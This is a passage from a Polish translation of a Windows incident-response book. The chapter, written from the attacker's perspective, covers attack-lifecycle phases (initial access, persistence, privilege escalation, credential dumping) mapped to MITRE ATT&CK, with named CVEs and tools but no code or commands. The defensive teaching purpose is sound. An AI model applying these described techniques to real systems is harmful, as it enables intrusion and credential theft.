Helion

<packt>

# Skuteczne strategie obrony przed zaawansowanymi cyberatakami

## Reagowanie na incydenty bezpieczeństwa w systemie Windows

ANATOLY TYKUSHIN, SVETLANA OSTROVSKAYA

Tytuł oryginału: Incident Response for Windows: Adapt effective strategies for managing sophisticated cyberattacks targeting Windows systems

Tłumaczenie: Ksawery Sosnowski

ISBN: 978-83-289-2301-0



Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
*helion.pl/user/opinie/skustr*
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Helion S.A.
ul. Kościuszki 1c, 44-100 Gliwice
tel. 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *helion.pl* (księgarnia internetowa, katalog książek)

Printed in Poland.

# Spis treści

# CZĘŚĆ 2. Procedury reagowania na incydenty i zbieranie dowodów kryminalistycznych z endpointów

# CZĘŚĆ 3. Analiza incydentów i polowanie na zagrożenia w systemach Windows

# CZĘŚĆ 4. Zarządzanie dochodzeniem w sprawie incydentów i sporządzanie raportów

# Rozdział 2
# Cykl cyberataku

W tym rozdziale przyjrzymy się typowym fazom ukierunkowanego cyberataku na systemy Windows. Omówimy różne etapy takiego ataku, takie jak uzyskanie początkowego dostępu, rozprzestrzenianie się w sieci, założenie przyczółku, eksfiltracja danych i skutki ataku. Przeanalizujemy również różne taktyki i techniki stosowane przez cyberprzestępców na poszczególnych etapach ataku, w tym działania zautomatyzowane i przeprowadzane ręcznie. Rozdział ten koncentruje się na cyklu ataku z perspektywy atakującego, aby ułatwić opracowanie najlepszej strategii obronnej w odpowiedzi na zaawansowane włamania.


Dzięki dogłębnemu zrozumieniu możliwości, motywacji i celów podmiotów stanowiących zagrożenie, zespoły ds. cyberbezpieczeństwa mogą skuteczniej wykrywać oznaki włamań. Zamiast podążać za pojedynczymi śladami, mogą zastosować kompleksowe podejście, obejmujące całe przedsiębiorstwo.

Jednym z głównych celów autorów tej książki jest ukazanie wyraźnego związku między działaniami atakującego a pozostawianym przez niego cyfrowym śladem. Ma to ułatwić skuteczniejsze reagowanie na incydenty oraz projektowanie aktywnej obrony.

Przedstawimy uproszczone nieliniowe podejście do wyjaśnienia schematu cyberataku, które stosujemy od kilku lat równolegle z powszechnie używaną macierzą MITRE ATT&CK®. Koncepcja ujednoliconego łańcucha ataku została pierwotnie opisana w raporcie *Ransomware Uncovered 2021 – 2022* opracowanym przez Group-IB. Ten łańcuch wprowadza pojęcie faz — semantycznie zgrupowanych działań wykonywanych przez atakujących w celu przeprowadzenia włamania, oraz etapów wyjaśniających powód lub motyw stojący za danym działaniem. Każdy etap może obejmować co najmniej jedną taktykę z macierzy MITRE ATT&CK®, co ułatwia odwzorowywanie aktywności przeciwnika. Na przykład atakujący używający polecenia powłoki PowerShell do uruchomienia narzędzia Impacket zostanie przypisany do taktyk **realizacja** (*Execution*, TA0002), **utrwalanie dostępu** (*Persistence*, TA0003) i **ruch boczny** (*Lateral Movement*, TA0008) w macierzy MITRE ATT&CK®, ale w naszym ujednoliconym łańcuchu zaawansowanych cyberataków zostanie przyporządkowany tylko do jednej fazy i jednego kroku. Rysunek 2.1 przedstawia ogólny zarys proponowanej metody.

W kolejnych podrozdziałach omówimy poszczególne fazy.

Dzięki lekturze tego rozdziału będziesz w pełni przygotowany do opracowania skutecznych strategii reagowania na incydenty, bazujących na rozpoznanych etapach ataku. Znacząco pomoże to w ochronie organizacji przed zagrożeniami cybernetycznymi.




**Rysunek 2.1. Ujednolicony łańcuch zaawansowanego cyberataku**


W tym rozdziale zostaną omówione następujące zagadnienia:

- faza 1.: zdobycie początkowego przyczółku;
- faza 2.: utrzymanie dostępu i widoczności w całym przedsiębiorstwie w obrębie sieci;
- faza 3.: eksfiltracja danych i skutki.

Zaczynajmy!

# Faza 1. Zdobycie początkowego przyczółku

Pierwsza faza ujednoliconego łańcucha ataków cybernetycznych opisuje działania przeciwnika na początku włamania. Wszystkie czynności zawarte w *pierwszej fazie* są wykonywane na początkowo zaatakowanym zasobie, co przedstawiliśmy na rysunku 2.2.




**Rysunek 2.2. Etapy pierwszej fazy ataku**

Kroki w ramach tej fazy zostały szczegółowo omówione w kolejnych sekcjach.

## Uzyskiwanie dostępu do sieci

Każdy atak zaczyna się od początkowego włamania. Zazwyczaj jeśli incydent zostanie wykryty na tym etapie, oznacza to, że albo atak nie został dobrze zaplanowany, albo organizacja była dobrze przygotowana na taką sytuację. Aby omówić wszystkie fazy, załóżmy

na razie, że atakujący osiągają swoje cele na każdym etapie i kontynuują kolejne kroki niezauważeni.

Podczas uzyskiwania początkowego dostępu atakujący wykorzystują różne wektory wejścia, aby zdobyć pierwszy przyczółek w sieci. Pierwszy przejęty zasób nazywany jest **pacjentem zero**. Środowisko Windows nie musi być pacjentem zero. W niektórych przypadkach tylko segment sieci może być wykorzystywany w późniejszych etapach ataku, takich jak ruch boczny.

Zacznijmy od tego, że do uzyskania wstępnego dostępu można wykorzystać następujące techniki:

- **Wykorzystywanie aplikacji dostępnych publicznie**. Był to najczęściej stosowany wektor początkowego ataku w 2022 roku, zidentyfikowany w ponad 30% ataków (*https://services.google.com/fh/files/misc/m-trends-ig-2023-en.pdf*). Prawie każda organizacja posiada publicznie dostępne zasoby, takie jak aplikacje internetowe obsługujące klientów, zewnętrzne usługi zdalne lub lokalne serwery poczty elektronicznej. Aplikacje te mogą być atakowane na różne sposoby, przy użyciu zarówno znanych, jak i nieznanych (zero day) luk w zabezpieczeniach. Znane luki to te, które zostały publicznie ujawnione i często są skatalogowane wraz z odpowiednimi łatkami lub strategiami łagodzenia skutków. Jednak wiele organizacji nie stosuje tych aktualizacji w odpowiednim czasie, pozostawiając swoje aplikacje podatnymi na ataki. Z kolei luki typu zero day to wcześniej nieznane słabości w oprogramowaniu, które dają cyberprzestępcom przewagę, ponieważ w momencie ich odkrycia nie są dostępne żadne łatki ani poprawki. Mogą one być wykorzystywane do uzyskania nieautoryzowanego dostępu, zakłócenia usług, a nawet niezauważonego infiltrowania sieci.
- **Phishing**. Ten wektor początkowego dostępu opiera się na wykorzystaniu ludzkich słabości. Atakujący wysyłają wiadomości phishingowe na pocztę elektroniczną lub do serwisów społecznościowych ofiary, stosując wszelkie możliwe formy socjotechniki, aby nakłonić użytkowników do określonych działań. Ponieważ takie wiadomości zawierają złośliwe załączniki, odnośniki lub wszystko naraz, użytkownik końcowy może zostać nakłoniony do otwarcia dokumentu, włączenia jego zawartości lub kliknięcia podanego adresu URL. Makro w dokumencie pakietu Office nie jest jedynym sposobem dostarczenia złośliwego ładunku. Przestępcy mogą również wysyłać zawierające szkodliwą zawartość obrazy ISO lub VHD, które są natywnie obsługiwane przez system Windows, ładunki wykorzystujące luki w zabezpieczeniach klienta poczty Outlook lub pliki LNK (skróty), które mają wbudowane polecenia wykonywane po otwarciu pliku przez użytkownika. Najczęściej wykorzystywanym kanałem w zaawansowanych atakach jest poczta elektroniczna. Ukierunkowane włamanie koncentruje się na odbiorcach, którzy zazwyczaj pracują z e-mailami, ale nie są zaznajomieni z koncepcjami cyberbezpieczeństwa. Ostatecznym celem tego działania jest dostarczenie złośliwego ładunku na urządzenie użytkownika końcowego.
- **Zdalne usługi zewnętrzne**. Atakujący mogą wykorzystać usługi zdalne dostępne z zewnątrz, które zostały skonfigurowane na potrzeby biznesowe, takie jak dostęp pracowników do środowiska firmowego z całego świata. Może to być

usługa pulpitu zdalnego (RDP) udostępniona w internecie bez zablokowanego dostępu dla określonych adresów IP lub bez uwierzytelniania wieloskładnikowego, brama **VPN**, **infrastruktura wirtualnych pulpitów** (**VDI/VDA**, np. Citrix) lub narzędzia do zdalnej administracji, takie jak TeamViewer czy AnyDesk.

- **Konta uprawnione**. Wszelkie lokalne, domenowe, chmurowe lub domyślne konta (administratora najemcy lub lokalnego administratora) mogą zostać przejęte poprzez ataki typu brute force, zgadywanie haseł, ataki typu password spraying lub kradzież po infekcji trojanem. Są one zwykle wykorzystywane przy przejmowaniu zewnętrznych usług zdalnych i prowadzą do uzyskania sesji użytkownika.
- **Atak typu drive-by**. W tego rodzaju ataku napastnicy uzyskują dostęp do systemu ofiary poprzez wykorzystanie luk w przeglądarce internetowej użytkownika (dostarczając złośliwy kod na odwiedzaną stronę) albo przez przechwycenie tokena dostępu do aplikacji.
- **Atak na łańcuch dostaw**. Jest to niezwykle wyrafinowany wektor ataku, wymagający ogromnych nakładów pracy w celu zainfekowania produktów używanych przez potencjalne ofiary. Najnowsze przykłady ataków na łańcuch dostaw to SolarWinds, Magecart i Codecov.
- **Zaufana relacja**. Jest to sytuacja, w której atakujący wykorzystują zaufanie między osobami, sieciami lub systemami, aby uzyskać nieuprawniony dostęp lub przeprowadzić złośliwe działania. Takie ataki są szczególnie niebezpieczne, ponieważ omijają tradycyjne zabezpieczenia, wykorzystując istniejące zaufanie, co utrudnia ich wykrycie. Na przykład wszelkie zlecone na zewnątrz prace rozwojowe lub integracje systemów wewnętrznych mogą zawierać wstępnie skonfigurowany dostęp do sieci organizacji. Ponadto firmy należące do tej samej grupy kapitałowej mogą współdzielić zasoby, jak w przypadku dealera samochodowego korzystającego ze wspólnej infrastruktury z firmą logistyczną działającą pod tą samą marką.
- **Replikacja przez nośniki wymienne**. Jest to metoda ataku polegająca na dostarczaniu pendrive'ów USB zawierających trojany zdalnego dostępu za pośrednictwem usług kurierskich. Na przykład grupa FIN7 przeprowadziła ataki typu BadUSB, wysyłając paczki przez amerykańską pocztę i UPS. Po podłączeniu takiego pendrive'a uruchamiał się złośliwy skrypt PowerShella, instalujący pierwszy etap zestawu narzędzi FIN7 (więcej informacji: *https://www.bleepingcomputer.com/news/security/fbi-hackers-use-badusb-to-target-defense-firms-with-ransomware/*). Podobnie grupa powiązana z Chinami przeprowadziła w 2023 roku kampanię z użyciem spreparowanych pendrive'ów USB (szczegóły: *https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-southeast-asia*).
- **Dodawanie sprzętu**. Jest to technika mająca na celu uzyskanie dostępu poprzez wykorzystanie akcesoriów komputerowych, sprzętu sieciowego lub innych urządzeń w systemie bądź sieci. Ataki znane jako *DarkVishnya* znane są ze stosowania Raspberry Pi, netbooków podłączonych do zasilaczy oraz kabli sieciowych w sieciach, które nie mają odpowiedniej **kontroli dostępu do sieci** (**NAC**). Zaobserwowano również routery *Mikrotik* z przewodowymi

połączeniami do modemów 4G, ustanawiające tunel VPN L2TP między środowiskami atakujących a środowiskami ofiar, co pozwala im utrzymać wystarczający dostęp.

Ponadto aby atakujący mógł uzyskać dostęp do sieci, muszą zostać spełnione pewne warunki. Wiadomość e-mail musi ominąć istniejące zabezpieczenia, takie jak weryfikacja reputacji domen nadawców, kontrola reputacji nadawcy czy sprawdzanie załączników i odnośników przez systemy ochrony poczty firmowej, np. poprzez piaskownice. Nieuprawnione urządzenie USB może po prostu nie zostać zamontowane z powodu braku na liście dozwolonych urządzeń lub ograniczeń portów USB w organizacji. Program antywirusowy lub rozwiązanie EDR powinno albo nie wykryć złośliwego oprogramowania, albo wykryć je, ale nie przeprowadzić automatycznego usunięcia zagrożenia i zostać zignorowane przez zespół IT i cyberbezpieczeństwa.

W wyniku udanego początkowego włamania złośliwe ładunki zostają dostarczone do infrastruktury docelowej lub zostaje ustanowiona sesja użytkownika z dowolnym zasobem.

## Ustanawianie przyczółku

Każdy doświadczony aktor zagrożeń będzie dążył do ustanowienia nadmiarowego (może to obejmować narażenie wielu endpointów lub wykorzystanie różnych narzędzi i technik) oraz solidnego (stabilnego i dyskretnego) dostępu do sieci ofiary. Ogólnie rzecz biorąc, taki przyczółek stanowi kombinację taktyk z macierzy MITRE ATT&CK®, takich jak **utrwalanie dostępu** (*Persistence*, TA0003), **unikanie wykrycia** (*Defense Evasion*, TA0005), **pozyskiwanie poświadczeń** (*Credential access*, TA0006) czy **podnoszenie uprawnień** (*Privilege Escalation*, TA0004). Przyjrzyjmy się wszystkim możliwym scenariuszom.

Zaawansowani przeciwnicy posiadają rozległą wiedzę na temat środowisk korporacyjnych, dlatego mogą wystąpić następujące scenariusze:

- **Przypadek 1.** Początkowy wektor dostępu polegał na zdalnym połączeniu przez RDP przy użyciu domyślnego konta lokalnego użytkownika. Pierwszym krokiem było przeprowadzenie rekonesansu na endpoincie w celu lepszego zrozumienia poziomu zabezpieczeń ofiary. Etap rekonesansu obejmował zbieranie informacji o uruchomionych procesach, zainstalowanym oprogramowaniu i konfiguracji urządzenia (zasady inspekcji, domena Active Directory itp.), a następnie sprawdzenie istniejących kont użytkowników lub aktualnych sesji. Jeśli endpoint był instancją VDI, utrwalenie dostępu było bezcelowe, ponieważ host powracał do swojej migawki po ponownym uruchomieniu lub po zakończeniu sesji użytkownika. W przeciwnym razie warto było zapewnić sobie trwały dostęp do tego hosta.
- **Przypadek 2.** Początkowy wektor dostępu polegał na wykorzystaniu niezałatanej luki ProxyNotShell w Microsoft Exchange z uruchomioną usługą **Outlook Web Access** (**OWA**). W ramach działań po włamaniu umieszczono w folderze serwera IIS (*C:\inetpub\wwwroot**) webshell, a ładunek został dostarczony do *C:\Users\Public**, *C:\PerfLogs**, *C:\root** lub innej lokalizacji. Serwery Microsoft Exchange są dobrym celem do utrwalenia dostępu ze względu na ich

wysoką dostępność, długi czas pracy oraz znaczenie i wartość biznesową dla organizacji. Dzięki temu atakujący mają już wystarczające uprawnienia do dalszych działań i dużą pewność co do trwałości uzyskanego dostępu.

- **Przypadek 3.** Po udanym włamaniu do integratora IT obsługującego kilka dużych przedsiębiorstw atakujący znalazł sposób na dostęp do serwera aplikacji biznesowych używanego do celów testowych. Po wstępnym rozpoznaniu potwierdzono, że serwer działał nieprzerwanie od ponad roku i nie posiadał odpowiednich zabezpieczeń, ponieważ był używany głównie do testów. W takiej sytuacji zaawansowany napastnik najprawdopodobniej zdecydowałby się pozostać na tym serwerze.

Jednakże utrzymanie dostępu może być uzyskane automatycznie poprzez wykorzystanie wbudowanych funkcji złośliwego oprogramowania bez dodatkowej konfiguracji. Trojany służące do uzyskania początkowego dostępu, takie jak TrickBot, QakBot, SystemBC i inne, mogą dostarczać dodatkowe narzędzia, w tym zaawansowane platformy do przeprowadzania ataków (np. Cobalt Strike, Metasploit, Koadic, Covenant, BruteRatel, Sliver i Empire). Mogą one również zapewniać ciągłość działania, przeprowadzać wstępne rozpoznanie oraz przesyłać wyniki do serwera dowodzenia i kontroli (C2). Warianty złośliwego oprogramowania wykorzystywane w atakach APT mają podobne funkcje, realizowane przez specjalnie opracowane moduły.

Jeśli chodzi o uzyskanie dostępu do systemu, zgodnie z taktykami macierzy MITRE ATT&CK® Enterprise, atakujący ma do dyspozycji szeroki wachlarz możliwości:

- **Zewnętrzne usługi zdalne** (*External Remote Services*, T1133).
- **Utworzenie konta** (*Create Account*, T1136).
- **Tworzenie lub modyfikowanie procesów systemowych** (*Create or Modify System Process*, T1543.003).
- **Zaplanowane zadanie: zadanie cykliczne** (*Scheduled Task/Job: Scheduled Task*, T1053.005);
- **Automatyczne uruchamianie programów podczas rozruchu systemu lub logowania** (*Boot or Logon Autostart Execution*, T1547).
- **Skrypty inicjujące rozruch lub logowanie** (*Boot or Logon Initialization Scripts*, T1037).
- **Przejmowanie przepływu wykonywania** (*Hijack Execution Flow*, T1574) poprzez manipulację kolejnością wyszukiwania bibliotek DLL, wstrzykiwanie DLL, podszywanie się lub sideloading (przenoszenie plików).
- **Modyfikacja procesu uwierzytelniania** (*Modify Authentication Process*, T1556) lub **składnik oprogramowania serwera** (*Server Software Component*, T1505).
- **Uruchamianie wyzwalane zdarzeniami: przejęcie kontroli nad COM** (komponentowym modelem obiektowym; *Event Triggered Execution: Component Object Model (COM) Hijacking*, T1546.015).
- **Wykonywanie wyzwalane zdarzeniami: subskrypcja zdarzeń WMI** (Windows Management Instrumentation; *Event Triggered Execution: Windows Management Instrumentation Event Subscription*, T1546.003).

Niektóre metody nie mogą zostać zaimplementowane na tym etapie ze względu na ograniczony dostęp (na przykład gdy serwer nie jest przyłączony do aktywnego katalogu lub dana funkcja nie jest włączona) albo po prostu dlatego, że nie wymagają tak zaawansowanego podejścia. Opiszemy kilka takich metod w dalszej części tego rozdziału.

Jeśli chodzi o podnoszenie uprawnień dostępu, istnieje wiele dostępnych metod (zobacz poniższą listę). Nie sposób omówić ich wszystkich w tym miejscu, ale postaramy się przedstawić najczęściej stosowane techniki, które można zaobserwować w praktyce:

- **Wykorzystanie podatności w celu podniesienia uprawnień** (*Exploitation for Privilege Escalation*, T1068). Obejmuje to zarówno luki w systemie operacyjnym, jak i w oprogramowaniu. Jednym z najczęstszych przypadków są podatności umożliwiające **lokalne podniesienie uprawnień** (ang. *local privilege escalation* — LPE). Celem LPE jest uzyskanie dostępu do konta użytkownika `SYSTEM` i zdobycie najwyższych uprawnień w przestrzeni użytkownika systemu Windows (Ring 3). Niedawno odkryta podatność w sterowniku `Common Log File System` (`CVE-2023-23376`), zgłoszona w 2023 roku w systemie Windows, była wykorzystywana przez kilka grup APT i ransomware, umożliwiając podniesienie uprawnień do poziomu `SYSTEM`. Inny popularny przykład to podatność na zdalne wykonanie kodu w kliencie Microsoft Outlook (`CVE-2023-23397`), która jest często wykorzystywana w rzeczywistych atakach. Niektóre luki mogą pozwolić na podniesienie uprawnień do poziomu administratora domeny Active Directory.

  W 2020 roku zgłoszono lukę Zerologon (`CVE-2020-1472`, *https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1472*), która umożliwiała hakerom przejęcie kontroli nad **kontrolerem domeny** (ang. *domain controller* — DC), w tym głównym kontrolerem, poprzez zmianę lub usunięcie hasła konta usługi przy użyciu błędu w procesie logowania. W rezultacie możliwe było przeprowadzenie ataku typu DoS lub przejęcie całej sieci. Ponadto firma Mandiant poinformowała, że grupa **UNC3661** wykorzystała złośliwe oprogramowanie DOUBLEJUMP (*https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2023*) do podniesienia uprawnień w środowisku, jednocześnie wykorzystując lukę `CVE-2022-21919` w usłudze profilu użytkownika systemu Windows. Pozwoliło to na wykonanie złośliwej biblioteki DLL w kontekście użytkownika `NT AUTHORITY\SYSTEM`.

- **Obejście kontroli konta użytkownika** (*Bypass User Account Control*, T1548.002). Jest to technika, która pozwala ominąć potwierdzenie administratora przy uruchamianiu określonych procesów z wyższymi uprawnieniami. Wykorzystuje ona mechanizm podnoszenia uprawnień w systemie Windows. Ta technika jest często implementowana w funkcjonalności złośliwego oprogramowania, które zostało wprowadzone przez atakujących. Przykłady jej zastosowania można znaleźć w działaniach grup takich jak MuddyWater, PatchWork, APT29 i APT37.

- **Manipulacja tokenami dostępu** (*Access Token Manipulation*, T1134). Modyfikacja tokenów dostępu jest przeprowadzana w celu zmiany własności lub kontekstu bezpieczeństwa bieżącego procesu, aby wykonać określone działania i ominąć kontrole dostępu. Użytkownik może manipulować tokenami

dostępu, sprawiając, że uruchomiony proces wygląda tak, jakby był potomkiem innego procesu lub należał do kogoś innego niż użytkownik, który go uruchomił. W takiej sytuacji proces przyjmuje również kontekst bezpieczeństwa związany z nowym tokenem. Przykładem jest stare, ale wciąż skuteczne polecenie `GetSystem`, stosowane w narzędziach takich jak Cobalt Strike, Meterpreter i innych frameworkach poeksploatacyjnych. Próbuje ono wykorzystać **podszywanie się pod nazwane potoki**, aby uzyskać uprawnienia `SYSTEM`. Tworzy usługę systemu Windows działającą jako `NT AUTHORITY\SYSTEM` i przekazuje jej dane przez losowo utworzony nazwany potok, wykorzystując mechanizmy systemu Windows do komunikacji między procesami (*https://learn.microsoft.com/en-us/openspecs/windows_protocols/MS-WINPROTLP/e36c976a-6263-42a8-b119-7a3cc41ddd2a*).

- **Wstrzykiwanie procesów** (*Process Injection*, T1631). Ta technika zazwyczaj wymaga uprawnień `SYSTEM`, aby mogła zostać przeprowadzona. Atakujący preferują wykorzystywanie procesów systemowych takich jak między innymi `explorer.exe`, `svchost.exe`, `System`, `lsass.exe`, `regsvr32` i `rundll32` jako cele do wstrzyknięcia. Interesujące podtechniki wstrzykiwania procesów, które można zaobserwować w praktyce, obejmują **drążenie procesów** (ang. *process hollowing*) i **klonowanie procesów** (ang. *process doppelganging*; jest to technika unikania zabezpieczeń, która może ominąć tradycyjne środki bezpieczeństwa, gdzie złośliwe oprogramowanie tworzy kopię legalnego procesu, ale modyfikuje jego pamięć w celu wykonania szkodliwego kodu). Inne tego typu techniki są szczegółowo opisane w książce *Practical Memory Forensics: Jumpstarteffective forensic analysis of volatile memory* Svetlany Ostrovskiej i Olega Skulkina, więc nie będziemy ich tu dokładnie omawiać. Te procedury zostały zaimplementowane w różnych rodzinach złośliwego oprogramowania, w tym Dtracku i Lokibocie.
- **Wykonywanie wyzwalane zdarzeniami** (*Event Triggered Execution*, T1546). Przykładowo subskrypcja zdarzeń WMI umożliwia tworzenie filtrów zdarzeń, konsumentów i powiązań, które wykonują kod, gdy wystąpi zdefiniowane zdarzenie. Innym przykładem jest **przejęcie kontroli nad obiektami COM** (ang. *COM hijacking*). Obecne wersje systemu Windows zawierają ponad 9500 obiektów COM, z których wiele służy do zachowania zgodności wstecznej. W niektórych przypadkach obiekty są wycofywane przez producenta, a w ich miejsce implementowany jest szkielet z odnośnikami do istniejących klas. Atakujący mogą przeprowadzić analizę, znaleźć nieużywane obiekty COM i powiązać je ze złośliwym kodem. Na przykład chiński trojan zdalnego dostępu PcShare, o którym informował BitDefender w 2020 roku, wykorzystywał mechanizm utrwalania się poprzez przejęcie kontroli nad obiektem COM znanym jako MruPidList.
- **Przejęcie kontroli nad przepływem wykonania** (*Hijack Execution Flow*, T1574). Metody wspomniane wcześniej są najmniej spotykane w rzeczywistych atakach mających na celu podniesienie uprawnień. Aby się powiodły, muszą zostać spełnione następujące warunki:
  - Znalezienie procesu, który działa lub uruchomi się z podwyższonymi uprawnieniami, ale brakuje mu wymaganej biblioteki DLL.

- Nadanie uprawnień do zapisu dla folderów, w których będzie przeszukiwana biblioteka DLL. Może to być katalog z plikiem wykonywalnym lub jeden z katalogów uwzględnionych w zmiennej środowiskowej `PATH`.

- **Ważne konta użytkownika** (*Valid Accounts*, T1078). Po uzyskaniu dostępu na poziomie `SYSTEM` lub administratora lokalnego na zaatakowanym hoście napastnicy mogą wykorzystać techniki dostępu do poświadczeń i zdobyć konta uprzywilejowane w domenie (administratorzy domeny, konta usług). Alternatywnie mogą nadużyć zasobów skonfigurowanych z tożsamością usługi lub inną tożsamością poprzez dostęp oparty na rolach, aby rozszerzyć swój dostęp do bieżących lub innych zasobów. Wykorzystanie tych kont pozwala uzyskać wyższe uprawnienia i kontynuować atak.
- **Ucieczka do hosta** (*Escape to Host*, T1611). Jest to rzadki przypadek, ale warto o nim wspomnieć. Atakujący mogą wykorzystać błędne konfiguracje w Dockerze lub alternatywnych kontenerach albo luki w systemie Docker Engine, aby uzyskać dostęp do hosta. To samo dotyczy oprogramowania Kubernetes. Istnieje zestaw narzędzi do penetracji Kubernetesa i chmury o nazwie Peirates, który został zauważony w użyciu przez grupę TeamTNT. Podobnie techniki ucieczki istnieją w przypadku VMWare'a i VirtualBoxa, umożliwiając ucieczkę z gościa do hosta. W tej dziedzinie przeprowadzono wiele badań. Dobrym przykładem jest prezentacja z BlackHata na temat ucieczek z VMWare'a (*The Great Escapes from VMWare*), dostępna pod adresami *https://www.blackhat.com/docs/eu-17/materials/eu-17-Mandal-The-Great-Escapes-Of-Vmware-A-Retrospective-Case-Study-Of-Vmware-G2H-Escape-Vulnerabilities.pdf* i *https://www.blackhat.com/docs/eu-17/materials/eu-17-Mandal-The-Great-Escapes-Of-Vmware-A-Retrospective-Case-Study-Of-Vmware-G2H-Escape-Vulnerabilities.pdf*.
- Techniki utrwalania obecności w systemie, takie jak **automatyczne uruchamianie podczas startu lub logowania** (*Boot or Logon Autostart Execution*, T1547), **skrypty rozruchowe lub inicjalizacyjne** (*Boot or Logon Initialization Scripts*, T1037), **tworzenie lub modyfikowanie usług systemowych Windowsa** (*Create or Modify System Process: Windows Service*, T1543.003), **zadania zaplanowane** (*Scheduled Task/Job: Scheduled Task*, T1053.005) przy użyciu poleceń `sc` i `schtasks`, a także **wykonywanie zdarzeń poprzez przechwytywanie COM** (*Event Triggered Execution: COM Hijacking*, T1546.015) mogą być również wykorzystane do podniesienia uprawnień. Te metody pozwalają atakującemu na trwałe zakorzenienie się w systemie i potencjalne uzyskanie wyższych poziomów dostępu.

W poprzednim zestawieniu omówiliśmy techniki uzyskiwania dostępu do poświadczeń, które mogą dawać wstęp do innych systemów. Teraz wyjaśnimy, w jaki sposób przeciwnicy mogą gromadzić dane uwierzytelniające:

- **Atak siłowy** (*Brute Force*, T1110). Istnieje wiele narzędzi umożliwiających zgadywanie haseł przy użyciu gotowych słowników oraz przeprowadzanie ataków typu **password spraying**, polegających na próbie użycia tego samego hasła dla wielu kont użytkowników. Jest to najczęściej obserwowany scenariusz podczas reagowania na incydenty na całym świecie. Alternatywnie stosowana

jest technika **credential stuffing**, wykorzystująca wcześniej wyciekłe hasła. W tym przypadku atakujący próbują znaleźć powtarzające się hasła, zakładając, że użytkownicy mogą je wykorzystywać ponownie. Na koniec, po przechwyceniu zaszyfrowanych danych uwierzytelniających, stosuje się łamanie haseł w celu odzyskania ich w formie tekstowej.

- **Pozyskiwanie danych uwierzytelniających z magazynów haseł** (*Credentials from Password Stores*, T1555). Atakujący mogą przechwytywać dane logowania z przeglądarek internetowych, **menedżera poświadczeń systemu Windows**, klientów poczty elektronicznej czy menedżerów haseł takich jak KeePass. Przykładowo trojan TrickBot miał moduł przechwytujący hasła w momencie odblokowania bazy kluczy. Jednocześnie powszechnie stosowane są narzędzia takie jak LaZagne, Mimikatz i zestaw narzędzi NirSoft do pozyskiwania poświadczeń z różnych źródeł w systemie.
- **Zrzucanie poświadczeń systemu operacyjnego** (*OS Credential Dumping*, T1003). Ta technika była obserwowana w prawie każdym przypadku, z którym mieliśmy do czynienia. Materiał uwierzytelniający przechowywany w pamięci procesu **usługi podsystemu lokalnego urzędu bezpieczeństwa** (ang. *Local Security Authority Subsystem Service* — LSASS) jest często celem ataków większości cyberprzestępców. Do zrzucania procesu `lsass.exe` wykorzystywane są narzędzia takie jak procdump, menedżer zadań oraz bezpośrednie wywołania API systemu Windows, jak **MiniDumpWriteDump**. Mimikatz, LaZagne, secretsdump, CrackMapExec oraz niektóre wbudowane biblioteki DLL, takie jak `comsvcs.dll`, mogą albo samodzielnie zrzucać proces `lsass`, albo używać uprawnień debugowania do analizy poświadczeń w pamięci procesu. Po zebraniu zawartości pamięci procesu atakujący mogą ją wyeksportować i wyodrębnić wszystkie poświadczenia na własnym sprzęcie lub przeprowadzić tę operację bezpośrednio na komputerze ofiary. LSASS nie jest jednak jedynym celem tej techniki. Intruzi mogą wydobyć hasła kont lokalnych, analizując plik rejestru **menedżera kont zabezpieczeń** (ang. *Security Account Manager* — SAM). Najbardziej pożądanym celem jest przejęcie kontrolera domeny, gdzie możliwe jest zrzucenie pliku `NTDS.dit` zawierającego całą bazę danych kont Active Directory. Eksportując kilka kluczy rejestru `SOFTWARE` i `SYSTEM`, atakujący mogą odszyfrować te dane i uzyskać pełny dostęp do infrastruktury. Istnieje wiele metod zrzucania bazy danych NTDS, w tym wykorzystanie mechanizmu kopii w tle (ang. *Volume Shadow Copy*), użycie wcześniej wspomnianych narzędzi, a także wbudowanego narzędzia `ntdsutil.exe`. Co więcej, nie jest konieczne przejęcie kontrolera domeny, aby uzyskać te informacje. Zaobserwowano również ataki DCSync wykorzystujące wbudowany mechanizm replikacji kontrolerów domeny Active Directory. Oczywiście to nie jest pełna lista znanych technik służących do osiągnięcia tego celu, więc wrócimy do tematu w kolejnych sekcjach.
- **Kradzież lub fałszowanie biletów Kerberos** (*Steal or Forge Kerberos Tickets*, T1558). Polega to na uzyskaniu tzw. złotych lub srebrnych biletów Kerberos albo na przeprowadzeniu ataku typu kerberoasting poprzez przechwycenie biletów Kerberos, a następnie przeprowadzenie ataku siłowego.

